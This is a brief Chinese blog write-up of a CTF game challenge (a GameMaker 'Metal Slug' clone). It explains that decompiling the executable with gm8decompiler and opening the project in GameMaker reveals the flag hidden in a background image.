
合金弹头

由GameMaker制作，W/A/S/D控制方向，U/开火

又是一道游戏题，玩了几关还挺有意思。

这个题关键词之处就在于GameMaker。先用gm8decompiler解包得到 .gmk文件，再用gamemaker打开，在背景图中找到flag。

```
.\gm8decompiler.exe "hjdt.exe"
```



CSDN @瑞瑞z